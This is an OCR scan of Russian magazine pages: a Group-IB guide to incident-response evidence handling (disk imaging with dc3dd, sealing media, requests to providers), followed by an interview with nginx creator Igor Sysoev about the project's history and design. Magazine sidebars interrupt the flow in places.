   Это журналы подключений провайдера, веб-хостера. Все важные сведения, которые хранятся не на оборудовании организации и которые можно запросить.

ВЫПОЛНЯЕМЫЕ ДЕЙСТВИЯ

Необходимо тщательно документировать все выполняемые действия. Желательно привлекать независимых специалистов, которые не имеют личной заинтересованности в результатах расследования, и приглашать свидетелей, которые могли бы удостоверить факт выполнения указанных действий.

1) **В случае если компьютеры, имеющие отношение к инциденту, можно отключить, необходимо выполнить следующие действия:**

- Немедленно отключить работающие ЭВМ, имеющие отношение к инциденту.
- Извлечь энергонезависимые носители информации.
- Упаковать и опечатать извлеченные носители информации.
- Скопировать журналы систем контроля доступа в помещения, занимаемые организацией, и других систем (контроллера домена, IPS, DLP), журналы подключений, записи систем видеонаблюдения в офисе или офисном центре



Caine - Computer Aided INvestigative Environment

ПРИМЕР: ЗАПРОС ИНФОРМАЦИИ У ПРОВАЙДЕРА

Просим вас предоставить статистику сетевых взаимодействий с IP-адресом 8.8.8.8, который используется маршрутизатором в локальной вычислительной сети ООО «Ромашка», за период с 1 по 25 октября 2011 года в связи с проводимым расследованием инцидента информационной безопасности.

Договор на оказание услуг связи №2241 от 19 июня 2000 года.

Главный специалист отдела безопасности ООО «Ромашка»

(подпись) И. И. Иванов

за максимально возможный промежуток времени. Записать соответствующие журналы и видеофайлы на компакт-диски, упаковать и опечатать их.

- Составить акт, отражающий характеристики упакованных и опечатанных носителей и другую важную информацию.
- Передать упакованные и опечатанные носители информации на хранение в специальном помещении или в сейфе.

2) В случае если компьютеры, имеющие отношение к инциденту, отключить нельзя, необходимо выполнить следующие действия:

- Действия аналогичны, за исключением того, что вместо отключения ЭВМ, изъятия и опечатывания носителей информации, необходимо снять с них копию данных, записать ее на внешние носители информации и опечатать их.

ИСПОЛЬЗУЕМЫЕ ИНСТРУМЕНТЫ

Если необходимо провести внутреннее расследование, то перед опечатыванием носителя можно сделать его полную посекторную копию. Важно отличать такую копию от обычной, создаваемой большинством программ в процессе резервного копирования. Полная посекторная копия позволяет восстановить данные и обнаружить в том числе и удаленную с носителя информацию.

Для создания посекторной копии рекомендуется использовать следующие дистрибутивы Linux:

- Caine (http://www.caine-live.net/),
- RipLinux (http://rip.7bf.de/current/).

Они свободно распространяются в виде образов, которые можно записать на CD\DVD или USB-носители, а затем загружать с них.

Важное их отличие от прочих livecd в том, что эти дистрибутивы не монтируют файловые системы никаких носителей информации автоматически. Они позволяют работать с носителями в режиме «Только для чтения». Если в структуру оригинального носителя были внесены какие-либо изменения, это обязательно обнаружится во время экспертизы, благодаря чему доказательство может быть признано ничтожным. Сам образ (полную посекторную копию) можно создать с помощью пакета DC3DD. Для работающих систем (то есть не отключенных) рекомендуется использовать программу Access Data FTK Imager (http://accessdata.com/support/adownloads), которая распространяется свободно. Кроме того, она позволяет снимать полный дамп оперативки, что может пригодиться в случае заражения компьютера вредоносным ПО.

При сборе какой-либо информации на работающей системе нельзя копировать данные (содержимое оперативной памяти, энергонезависимых носителей информации) на носители, входящие в состав ЭВМ. Следует использовать внешние носители достаточной емкости, не имеющие отношения к инциденту.

ОШИБКИ ПРИ РЕАГИРОВАНИИ НА ИНЦИДЕНТЫ С УТЕЧКОЙ КОНФИДЕНЦИАЛЬНЫХ ДАННЫХ

1 Антивирусная проверка файловых систем носителей информации ЭВМ
Приводит к изменению временных меток файлов вредоносных программ, перемещению или удалению файлов вредоносных программ.

2 Переустановка операционных систем ЭВМ
Приводит к удалению файлов вредоносных программ, следов их работы, системных журналов и усложняет расследование инцидента, так как для его проведения приходится восстанавливать данные.

3 Продолжение работы на ЭВМ, имеющих отношение к инциденту
Дает возможность злоумышленнику удалить следы своей активности.

СБОР И ОФОРМЛЕНИЕ ЭЛЕКТРОННЫХ СВЕДЕНИЙ

Без бюрократии снова не обойтись. Рассмотрим, что именно необходимо отразить в акте осмотра и акте изъятия сведений. Для начала — место и время проведения действий, используемые технические средства, перечень присутствующих лиц и сами производимые действия. Указывая, откуда извлекаются данные, необходимо предоставить следующие сведения:

- описание ЭВМ, из которой извлекаются носители информации;

Никитин Сергей, ведущий специалист по компьютерной криминалистике, Group-IB

- параметры носителя информации, откуда копируются данные;
- путь к копируемым данным (каталог, файл);
- название ПО, которое предоставляет данные.

Пример:

- Системный блок черного цвета, установленный на рабочем месте Иванова И. И., инвентарный номер 12345. Из системного блока извлечены два накопителя на жестких магнитных дисках (НЖМД), один DVD, два USB-накопителя, карта памяти типа SDHC.
- НЖМД фирмы Seagate, модель 3750330NS, серийный номер AAABBB123.
- Из каталога \Users\Иванов\Documents\ логического раздела №1 НЖМД №8 скопирован файл с названием «Как генеральный директор украл миллиард.txt».
- Из программного обеспечения QIP 2010, версия 6221, установленного в ОС на компьютере Иванова, выгружена история переписки абонента под псевдонимом «Иванушка» с абонентом под псевдонимом «Коррупционер».

Необходимо также указать следующие сведения, касающиеся извлекаемой информации:

- параметры файлов (размер, имя, хэш);
- идентификационные данные носителей информации (модель, серийный номер);
- описание извлекаемых данных;
- тип накопителя, на котором были сохранены данные.



Опечатано правильно!

Пример:

- Файл с названием «Секреты компании.doc», размер 653 Кбайт.
- Карта памяти MicroSDHC, производитель Transcend, заявленный объем 16 Гб, серийный номер 1234 567.
- Журнал посещений веб-сайтов через браузер Internet Explorer пользователем с псевдонимом «ПорноЛюб».

Тип накопителя, на котором были сохранены данные:
Указанные данные скопированы в каталог \COMP1\HDD1\IE USB-накопителя, производитель ADATA, серийный номер 1234.

Кроме этого, необходимо подготовить следующие документы:

- служебные записки на имя директора организации и начальника службы безопасности с подробным описанием инцидента и выполненными действиями;
- запросы провайдеру, веб-хостеру, в службу безопасности бизнес-центра и др. о предоставлении информации за интересующий период;
- акты изъятия, осмотра, выгрузки данных из различных информационных систем и устройств.

ПРАВИЛА ОПЕЧАТЫВАНИЯ НОСИТЕЛЕЙ ИНФОРМАЦИИ

Носители информации необходимо опечатать так, чтобы к ним невозможно было получить доступ без видимого нарушения целостности упаковки. Если носитель информации имеет небольшие размеры (НЖМД, флэш-накопитель), проще всего поместить его в полиэтиленовый пакет, перевязать горловину пакета нитью, а на ее концы наклеить пояснительную записку с подписями лиц, которые участвовали в опечатывании, и печатью организации.

```
compiled options:
command line: dc3dd if=/dev/sda of=/mnt/image.dd
device size: 41943040 sectors (probed)
sector size: 512 bytes (probed)
875462656 bytes (835 M) copied ( 4%), 4.53218 s, 184 M/s
[!!] writing to '/mnt/image.dd': No space left on device
886243328 bytes (845 M) copied ( 4%), 4.63351 s, 182 M/s

input results for device '/dev/sda':
   1730944 sectors in
   0 bad sectors replaced by zeros

output results for file '/mnt/image.dd':
   1730152 sectors out

dc3dd failed at 2011-10-19 12:56:41 +0000

# dc3dd if=/dev/sda of=/mnt/image.dd

dc3dd 7.0.0 started at 2011-10-19 12:57:06 +0000
compiled options:
command line: dc3dd if=/dev/sda of=/mnt/image.dd
device size: 41943040 sectors (probed)
sector size: 512 bytes (probed)
1179648 bytes (1.1 M) copied ( 0%), 1.01073 s, 1.1 M/s
```

Снятие образа с помощью RIP Linux

ИНЦИДЕНТ: УТЕЧКА КОНФИДЕНЦИАЛЬНЫХ ДАННЫХ

Действия, которые необходимо предпринять при расследовании:

- Составить докладную записку на имя генерального директора о том, что в системе DLP были зарегистрированы события, связанные с попыткой передачи конфиденциальных данных.
- Осмотреть и выгрузить данные из системы DLP, записать их на носитель информации, который впоследствии будет опечатан.
- Определить причастные к инциденту компьютеры.
- Запросить журналы подключений у интернет-провайдера.
- Извлечь носители информации из причастных к инциденту компьютеров, составить акт, опечатать.
- Осмотреть и выгрузить информацию с сетевых устройств, контроллеров домена и из других информационных систем, записать ее на носитель информации, который впоследствии будет опечатан.

ИНЦИДЕНТ: DDOS

Действия, которые необходимо предпринять при расследовании:

- Составить докладную записку на имя генерального директора компании о том, что ее веб-сайт стал недоступен для посетителей из-за распределенной атаки типа «Отказ в обслуживании».
- Запросить журналы подключений у веб-хостера.
- Если компания размещает веб-сервер у себя, то запросить журналы подключений у интернет-провайдера.
- Осмотреть и выгрузить информацию с веб-сервера (логи), записать логи на носитель информации, который впоследствии будет опечатан.

Сначала необходимо в несколько витков обмотать горловину длинной нитью и завязать нить узлом, а затем отступить от места перевязки на 5–10 мм и точно таким же образом перевязать горловину второй раз. Нить при этом разрывать запрещается.


Затем концы нити следует пропустить по внутреннему сгибу прямоугольного листа бумаги, сложенного пополам. Сложенный лист нужно склеить. К нему также с помощью двух небольших кусочков бумаги приклеиваются оба конца нити. В месте склейки ставятся подписи лиц, участвовавших в опечатывании, и печати.

ВЫВОДЫ

В заключение, вместо того чтобы предложить всем заинтересованным лицам пойти попить пива и пожелать им никогда не сталкиваться с расследованиями, компетентными органами, протоколами и служебными записками :), позволю себе еще немного позанудствовать. Сформулирую главные принципы, которыми следует руководствоваться в процессе реагирования на инциденты:

1) Следует сохранять неизменность и целостность носителей информации.
2) Необходимо предоставлять как можно больше информации об инциденте.
3) Нужно максимально подробно документировать все действия, выполняемые в рамках реагирования на инцидент. ⊐⊏

ЗА ПОСЛЕДНИЕ ПОЛГОДА МНО ГОСТ РАДАЛЬНУЮ КОМП АНИЮ SONY НЕ ПНУЛ, ПОХОЖЕ, ТОЛЬКО НЕ ОСТАВАТЬСЯ В СТОРОНЕ И ПОУЧАСТВОВАЛИ В ПОУТИХШЕМ БЫЛО ВЕСЕЛЬЕ



Access Data FTK Imager

ИНЦИДЕНТ: МОШЕННИЧЕСТВО С ДБО

Действия, которые необходимо предпринять при расследовании:

- Составить докладную записку на имя генерального директора о том, что в системе дистанционного банковского обслуживания, предоставляемой компании, были обнаружены платежные поручения, которые не передавались в банк сотрудниками бухгалтерии (перечислить все реквизиты).
- Запросить журналы подключений у интернет-провайдера.
- Запросить журналы подключений компании к системе ДБО у банка.
- Извлечь носители информации из компьютера бухгалтера (с них можно снять образы), составить акт, опечатать носители.
- Осмотреть и выгрузить информацию с сетевых устройств, контроллеров домена и из других информационных систем, записать ее на носитель информации, который впоследствии будет опечатан.


[engine

Игорь Сысоев

] ИНТЕРВЬЮ С СОЗДАТЕЛЕМ NGINX

БИОГРАФИЯ

В 1994 году окончил МГТУ им. Баумана, защитив диплом на кафедре «ЭВМ, системы и сети».

В 2000 году приступил к работе в Рамблере, где впоследствии трудился почти 11 лет.

В 2002 году начал разрабатывать легкий web-сервер nginx, который в настоящий момент используется на 45 млн. серверов по всему миру.

В 2011 году создал компанию Nginx, inc. и привлек $3.000.000 инвестиций на развитие проекта.

Q ИГОРЬ, РАССКАЖИТЕ, КАК СТРОИЛОСЬ ВАШЕ ОБРАЗОВАНИЕ, КАК ПРИШЛИ К ПРОГРАММИРОВАНИЮ И ВООБЩЕ УВЛЕКЛИСЬ КОМПЬЮТЕРАМИ?

A Я родился в Казахстане в маленьком городке. Когда мне было около года, моего отца (он военный) перевели в Алма-Ату, и я жил там до 18 лет. В 1987 году я закончил школу и поехал поступать в МВТУ имени Баумана, однако с первого раза поступить не удалось, и я вернулся назад в Алма-Ату, где устроился работать лаборантом в филиал Института повышения квалификации Министерства геологии СССР. Там были старые компьютеры «Искра-226», на них я и начал что-то программировать на бейсике. А еще в то время в журнале «Радио» была опубликована серия статей, как собрать собственный компьютер «Радио-86РК», и благодаря их чтению у меня сложилось достаточно неплохое представление, как компьютер устроен и как он работает. А первый опыт работы с компьютерами был чуть раньше: в старших классах я ходил во Дворец пионеров, и там поставили компьютеры Yamaha КУВТ (стандарта MSX). Помню, когда набирал первую программку, перепутал единицу с буквой I. В общем, она у меня не работала из-за таких вещей.

Q А ПОМНИТЕ СВОЮ ПЕРВУЮ ПРОГРАММУ, КОТОРОЙ ПОЛЬЗОВАЛИСЬ ДРУГИЕ ЛЮДИ?

A Моя первая крупная и отчуждаемая программа — это антивирус «AV», который я написал в 1989–1990 годах. Написан он был полностью на ассемблере, объем ассемблерного кода был где-то порядка 100 КБ. Программа умела находить несколько вирусов, имея зашитую внутрь программы базу с несколькими сигнатурами известных тогда в СССР вирусов, которых было от силы штук десять: вирусы «Марихуана», «София», «Вена» и еще несколько, не помню их названий. Вот это и была моя первая программа, которую я распространял в бинарниках — исходников я тогда не раздавал. В итоге она разошлась по стране, была установлена даже на нескольких заводах. Была и обратная связь: люди по почте слали письма с вирусами, записанными на дискеты. Какое-то время я поддерживал данный антивирус, но в итоге году в 1992-м я уже потерял интерес к этой теме, и программа умерла.

В 1994 году я закончил институт, а за год до этого начал работать системным администратором в одной компании, которая была связана с торговлей нефтепродуктами. Там я проработал почти 7 лет, после чего в апреле 2000 года решил уйти. Тогда как раз сдулся NASDAQ, лопнул «пузырь дот-комов», и как раз в этот момент я решил уйти в Интернет. Полгода я проработал в интернет-мазагине XXL.RU, после чего, как сейчас помню, 13 ноября 2000 года я пришел работать в Рамблер.

Q ЧЕМ ВЫ ЗАНИМАЛИСЬ В РАМБЛЕРЕ?

A Я работал системным администратором. Однако кроме непосредственной работы сисадмина я снова начал в свободное время писать программы. Надо отметить, что в мои должностные обязанности программирование не входило, но поскольку были время и тяга, то первое, чем я занялся, — адаптировал патч для сжатия ответов Apache. К сожалению, на тот момент имя mod_gzip было уже занято, поэтому я назвал свой вариант mod_deflate, работал он с Apache 1.3.

Потом меня попросили разобраться с модулем mod_proxy. Я его посмотрел и решил, что проще написать все с нуля, чем адаптировать там какие-то вещи. Таким образом появился модуль mod_accel — модуль и набор патчей для Apache для реверсного проксирования. Это все тоже было весной 2001 года.

Q ТО ЕСТЬ ВСЕ ЭТИ МОДУЛИ ВЫ ДЕЛАЛИ ДЛЯ РАМБЛЕРА, ОДНОВРЕМЕННО ВЫКЛАДЫВАЯ В ПАБЛИК?

A В основном, да. Mod_deflate на самом деле пришел из патча, который писал Дмитрий Хрусталев, работая в РБК. То есть этот патч был взят за основу, там моего кода, может, половина только. Осенью 2001 года у меня появилась идея написать более легкий и производительный веб-сервер, чем Apache. На тот момент были уже другие похожие серверы, но все они не умели проксировать, они отдавали только статику. Был у них еще один общий недостаток — они работали в одном процессе, и, соответственно, отмасштабировать их, допустим, на двухпроцессорной машине было нереально.

На тот момент у меня уже был достаточно неплохой опыт работы с Apache — и как у системного администратора, и как у программиста. Два написанных модуля прибавили мне знаний: приходилось смотреть исходники Apache и понимать, как там все устроено. Поэтому очень многие вещи в nginx перекочевали из Apache идеологически. Не код, а именно идеология, весь код nginx был написан с нуля.

Однако не все мне нравилось в Apache: например, там очень легко можно сделать такую конфигурацию, которую будет крайне сложно поддерживать. То есть сайт растет, добавляется какая-то новая функциональность, и в конце концов работать с сайтом становится невозможно. Нужно что-то добавить, и ты сидишь, думаешь: «А что у меня сломается от того, что я добавлю?» В nginx я попытался этих вещей избежать. В общем, где-то весной 2002 я начал разрабатывать nginx.

Q БЫСТРО ЛИ О ВАШИХ РАЗРАБОТКАХ УЗНАЛИ ВНЕШНИЕ ПО ОТНОШЕНИЮ К РАМБЛЕРУ ЛЮДИ? КАК ЭВОЛЮЦИОНИРОВАЛ ПРОЕКТ?

A В 2003 году про мои разработки прознали снаружи Рамблера, и, более того, nginx начал использоваться на нескольких сайтах. Первым был эстонский сайт знакомств Rate.ee, который и сейчас существует. Это, кстати, самый высоконагруженный сайт Эстонии. Потом nginx начал использоваться на mamba.ru и на zvuki.ru, где раздавал MP3.

В начале 2004 года Рамблер запускал сервис foto.rambler.ru, и один из коллег, Олег Бунин, попросил меня доделать в nginx функциональность проксирования запросов, чтобы начать полноценно использовать его в том числе на фотосервисе Рамблера. До этого момента проект был достаточно академическим, я его постепенно писал, но это могло никогда ничем не кончиться, то есть в продакшн его, может быть, нигде и не поставили бы. В общем, получилось так, что я срочно доделал и проксирование. И где-то в начале 2004 года появилась версия с проксированием, а сервис foto.rambler.ru заработал на базе nginx.

4 октября 2004 года, в очередную годовщину запуска первого космического спутника, я выпустил первую публичную версию: 0.1.0.

Q СЕЙЧАС ДОЛЯ NGINX РАСТЕТ ОЧЕНЬ БЫСТРО, А КАК ДЕЛО БЫЛО В САМОМ НАЧАЛЕ?

A Сейчас он действительно растет достаточно быстро. Вначале все было заметно скромнее. В первый год наибольшую популярность nginx по очевидным причинам набирал в России. В дальнейшем про nginx узнали и за ее пределами, и отдельные энтузиасты начали его использовать на свой страх и риск. Появился англоязычный список рассылки, стали появляться сторонние ресурсы, описывающие nginx, люди присылали мне все больше пожеланий и замечаний, я вносил исправления, продукт постепенно набирал популярность. Сейчас проект действительно растет очень быстро, и это стало одним из поводов для создания компании. В одиночку я уже просто перестал справляться.

Q ТАК ЧТО, НИКАКОГО ПРОДВИЖЕНИЯ ВООБЩЕ НЕ БЫЛО, ПОЛУЧАЕТСЯ, ПРОДУКТ САМ СЕБЯ СДЕЛАЛ?

A — С моей стороны никакого специального пиара не было. Хотя есть такое мнение, что лучший пиар — это просто хороший продукт. То есть весь рост обуславливался тем, что nginx «просто работал», и люди рассказывали о своем положительном опыте знакомым админам, те — своим знакомым, и так по принципу сарафанного радио. Популярность nginx, на мой взгляд, связана с несколькими вещами. Во-первых, это эффективный и бесплатный софт, который позволяет существенно экономить аппаратные ресурсы и денежные средства, во-вторых, он в принципе неплохо работает.

Q НО ЕСТЬ ЖЕ АНАЛОГИ, LIGHTTPD ТОТ ЖЕ САМЫЙ, НАПРИМЕР.

A На самом деле есть еще пара причин: получилась довольно интересная комбинация жизненно важных фич для создания эффективной веб-инфстраструктуры, которые я добавлял постепенно и которые сделали nginx таким незаменимым инструментом. При этом nginx не перегружен ненужными фичами и остается очень компактной разработкой. Кроме того, модульность nginx позволила многим компаниям и сторонним разработчикам строить свои расширения на базе ядра nginx. Можно сказать, что nginx давно стал в своем роде веб-платформой.

По поводу lighttpd (lighty). Когда-то он был более распространен, чем nginx, и более известен в мире. Его автор — немец Ян Кнешке (Jan Kneschke). Разница в популярности была связана с тем, что Россия — непонятная страна с балалайкой и медведем, снегом, а тут Европа. Опять же, и с английским у него лучше было, в том числе и с английской документацией. Кстати, благодаря lighttpd обрел второе дыхание протокол FastCGI. До 2000–2001 годов это была экзотика, все использовали интерпретаторы, которые были внутри Apache: PHP, Perl, Python. А поскольку в lighttpd исполнять внутри процесса PHP-код нереально, то решением стал FastCGI. И именно благодаря lighttpd FastCGI обрел вторую жизнь. Хотя еще в 2000 году люди говорили: «Зачем, что это такое — FastCGI? У нас есть mod_php, и там все прекрасно работает».

Q КАКИЕ ГЛАВНЫЕ КЕЙСЫ ИСПОЛЬЗОВАНИЯ NGINX ВЫ ВИДИТЕ?

A Основное использование на нагруженных сайтах — это проксирование. При этом nginx установлен в качестве фронт-энда и проксирует приложения на бек-эндах по HTTP либо по FastCGI или WSGI. При этом стандартным подходом является использование в связке с Apache — например, на моем предыдущем месте работы nginx долгое время работал именно так, только пару лет назад переключились на использование FastCGI. Кстати, в этом случае в статистике отображается, что появляется nginx, пропадает Apache. Хотя на самом деле используется и то и другое: просто nginx является одним из компонентов прокси-системы, видимым снаружи.

Q ОБЪЯСНИТЕ НАГЛЯДНО, ЗАЧЕМ ВООБЩЕ ПРОКСИРОВАТЬ ЗАПРОСЫ?

A Почему, собственно, люди используют Apache с nginx? Казалось бы, зачем тут лишнее звено, которое будет мешать. Apache хорошо и легко использовать там, где нужно выполнение какого-то приложения, например, с помощью mod_php. Вот теперь представьте себе, что этот PHP способен генерировать 100 ответов в секунду, а каждый ответ имеет размер, условно, 100 КБ. Не все клиенты используют быстрые соединения: 10 лет назад были модемные клиенты, сейчас очень распространен мобильный Интернет, у кого-то просто плохой провайдер или медленный тариф. И вот у нас есть ответ объемом 100 КБ и эффективная скорость к клиенту, например, 80 Кб/c (10 КБ/c). Значит, этот ответ будет передаваться клиенту 10 секунд. В результате все это время, пока клиент

медленно скачивает ответ, Apache вместе с PHP «жрет» 10–20 МБ памяти на одного клиента. И вместо того, чтобы заниматься тем, что Apache может делать быстро, он ждет, пока медленные клиенты загрузят ответы. На все это расходуется очень много памяти, да и процессор загружается тоже. Когда мы ставим nginx между клиентами и Apache, то все начинает работать эффективнее: nginx максимально быстро принимает на себя весь ответ, освобождая Apache, и потом уже медленно отдает его клиентам, не расходуя много памяти. Много памяти или процессора nginx не расходует, потому что используется другая архитектура веб-сервера — неблокируемая, основанная на асинхронной обработке событий, что позволяет обрабатывать многие тысячи соединений в рамках одного процесса (в отличие от Apache, где каждое соединение обрабатывается отдельным процессом или тредом. — Прим. ред.).

Ну и плюс к этому мы можем с бек-энда вынести все статические файлы, это простая вещь, с которой nginx может справиться очень легко и максимально эффективно — таких статических файлов nginx может отдавать одновременно десятки тысяч в секунду, если память позволяет и если позволяет сетевое соединение.

Q ДАВАЙТЕ ВЕРНЕМСЯ К ТИПОВЫМ СЦЕНАРИЯМ.

A Итак, первый сценарий — это когда мы просто занимаемся акселерированием, может быть, даже одного-единственного сайта. У нас был Apache, мы поставили перед ним nginx и — бах! — случилось чудо. Люди реально ставят и удивляются, а потом пишут на «Хабр» о том, что «надо же, как клево». Второй вариант — это тоже проксирование, но у нас много бек-эндов, то есть мы можем эффективно масштабировать горизонтально всю систему при условии, что само приложение это позволяет. Таким образом, nginx выступает в роли балансировщика нагрузки. Одним из недостатков текущей реализации является отсутствие нескольких политик балансировки, но люди пользуются, это работает, а функционал мы будем добавлять. Что еще? Еще сценарий, например, такой: многим людям почему-то Apache не нравится. Хотят, чтобы на сервере был только nginx, не хотят ставить Apache. В этом случае все скрипты у них работают через FastCGI для PHP или WSGI для Python.

Например, WordPress.com — они давным-давно начали использовать nginx в качестве балансировщика, а веб-сервером у них выступал коммерческий LiteSpeed. В этом году они уже полностью мигрировали на nginx, теперь у них PHP работает в режиме FastCGI.

Другой стандартный вариант использования — когда nginx просто отдает всю статику, допустим, MP3, FLV-, MPEG4-видео, картинки.

Q ДАВАЙТЕ НЕМНОГО ПОГОВОРИМ ПРО БЕЗОПАСНОСТЬ. БЫЛИ ЛИ ЗА ВРЕМЯ СУЩЕСТВОВАНИЯ NGINX КАКИЕ-ЛИБО СЕРЬЕЗНЫЕ УЯЗВИМОСТИ?

A Уязвимости были разные, но насчет того, чтобы с их помощью получить удаленный доступ, код выполнить — такого не было. Можно было ронять рабочие процессы, но вот именно исполнить код — таких уязвимостей не было. Смотрите, обычно эксплоит рассчитан на что? Мы чего-то записали в сервер, ему это дело упало на стек. Сервер работает, делает возврат и попадает на этот код. Соответственно, чтобы эксплоит заработал, надо знать, где стек будет у этого процесса. Как правило, когда есть какой-нибудь пакет Debian/Ubuntu, есть бинарник, можно воспроизвести у себя аварийную ситуацию, попытаться найти, где находится этот стек и таким образом сделать эксплоит. Как стали с этим бороться? Стали рандомизировать адресное пространство — в современной винде, например, это так работает.

Q ALSR?

A Да, верно. Это рандомизация. У нас стек был тут, а теперь стал вот тут. И, соответственно, мы не можем предугадать, то есть мы взяли пакет, а понять, где у него теперь стек, не получится. У nginx в этом плане проще, потому что на стеке данных, которые читаются от клиентов, практически нет. Можно пересчитать по пальцам несколько случаев, где это используется, но в этих местах код довольно надежен. Данные, получаемые от клиентов, nginx размещает в «куче», выделяя память malloc'ом.

Соответственно, если туда записать где-то чуть побольше, то мы не попадем на указатель стека. Вот эта рандомизация в nginx присутствовала с самого начала. В общем, написать рабочий эксплоит если и можно, то очень сложно. Кроме того, процессы, которые занимаются обработкой запросов, не работают от «рута».

Security-advisory были, их можно посмотреть на сайте. Я считаю, что на все эти сообщения об ошибках нужно реагировать адекватно, спокойно и профессионально. Например, скрывать факт бага, когда все уже опубликовано, говорить типа «Что? Ничего не было, все хорошо» — это просто-напросто подрывает доверие к проекту.

Q СКОЛЬКО ЧЕЛОВЕК ЗАНИМАЛОСЬ РАНЬШЕ И ЗАНИМАЕТСЯ СЕЙЧАС РАЗРАБОТКОЙ, РАЗВИТИЕМ ПРОЕКТА?

A Долгое время занимался я один, практически весь код я написал в одиночку. Года четыре назад мне стал все больше помогать Максим Дунин. Кроме нас двоих еще по мере развития продукта люди присылали патчи. Причем часто присылают просто письма с текстовым описанием проблем или пожелания. Мне говорят: «Есть ошибка, решить можно ее вот так». Просто словами. Мы это делаем по мере сил.

Еще у нас сейчас есть отдельный человек — Руслан Ермилов, который сейчас занимается документацией. Он выполняет несколько задач: это перевод текущей русской документации на английский язык, актуализация сведений и адаптация документации, чтобы она была понятна и однозначна для людей, впервые ее читающих. Частая проблема, когда автор пишет документацию, у него в голове есть определенный контекст, и он отталкивается от него. Думает, что вот это само собой разумеется, а в итоге упускает много деталей. С этим мы как раз активно боремся: Руслан смотрит на nginx «со стороны», свежим взглядом, поэтому способен писать так, чтобы всем все было понятно. Кроме того, у Руслана огромный опыт участия в разработке и документировании сложных программных проектов.

Q ПРЕДЛАГАЮ ПЕРЕЙТИ К ВОПРОСАМ, СВЯЗАННЫМ С КОМПАНИЕЙ NGINX, INC. И С ТЕМ, КАК ВЫ ВООБЩЕ ПРИШЛИ К СОЗДАНИЮ БИЗНЕСА.

A Сейчас все расскажу. Итак, наверное, году в 2008-м пришло мне первое письмо от инвестора, я уже не помню даже, кто это был. В общем, за последние два года таких писем было около десятка. Люди хотели что-то сделать с nginx, сделать компанию. Но я отказывался, поскольку я в целом не особо бизнесмен. Но в конце концов я стал понимать, что что-то делать нужно, иначе я просто не смогу дальше в одиночку развивать проект, уже не хватало сил на все. Довольно много времени ушло на то, чтобы осмыслить, как и с кем я хотел бы сделать компанию «вокруг» nginx. Вообще, я очень редко меняю направление жизни: например, до Рамблера я семь лет работал в одной компании, в Рамблере я тоже проработал десять лет. Мне очень тяжело что-либо менять. Но, тем не менее, к весне этого года я все-таки окончательно решил основать компанию, которая бы помогла дальнейшему развитию проекта. Отчасти на этот шаг меня вдохновил Сергей Белоусов, создатель Parallels и фонда Runa Capital. Мы с ним несколько раз неформально общались, и в итоге я постепенно стал значительно ближе к идее создать компанию.

Q СЕРГЕЙ УМЕЕТ УБЕЖДАТЬ, ДА?

A Сергей вообще очень интересный человек, с ним всегда интересно обсуждать дела и не только, он очень энергичный человек. Сергей также довольно властный руководитель — я думаю, он влияет на очень многие решения в своих компаниях, это владелец, который любит контролировать происходящее, непосредственно участвовать в бизнесе.

Вообще, процесс переговоров с инвесторами, подписание условий сделки, куча всего — это вещь тяжелая, потому что, во-первых, очень много скучных деталей, огромное количество бумаги на английском языке, юридической, ее на русском-то языке читать тяжело, а по-английски — тем более. Обговаривание всего, опять же, согласование всех вещей: мы хотим то-то, они хотят то-то. Психологически это тяжело. Зато потом, если инвесторы понимают твой бизнес, все становится значительно легче.

Q ИНТЕРЕСНО: ВЫ РАБОТАЛИ В РАМБЛЕРЕ И ТРУДИЛИСЬ НАД NGINX. У РАМБЛЕРА НЕ БЫЛО НИКАКИХ ПРАВ? ЭТО ТАКОЙ ТОНКИЙ ВОПРОС. КАК УДАЛОСЬ СОХРАНИТЬ ПРАВА НА ПРОЕКТ?

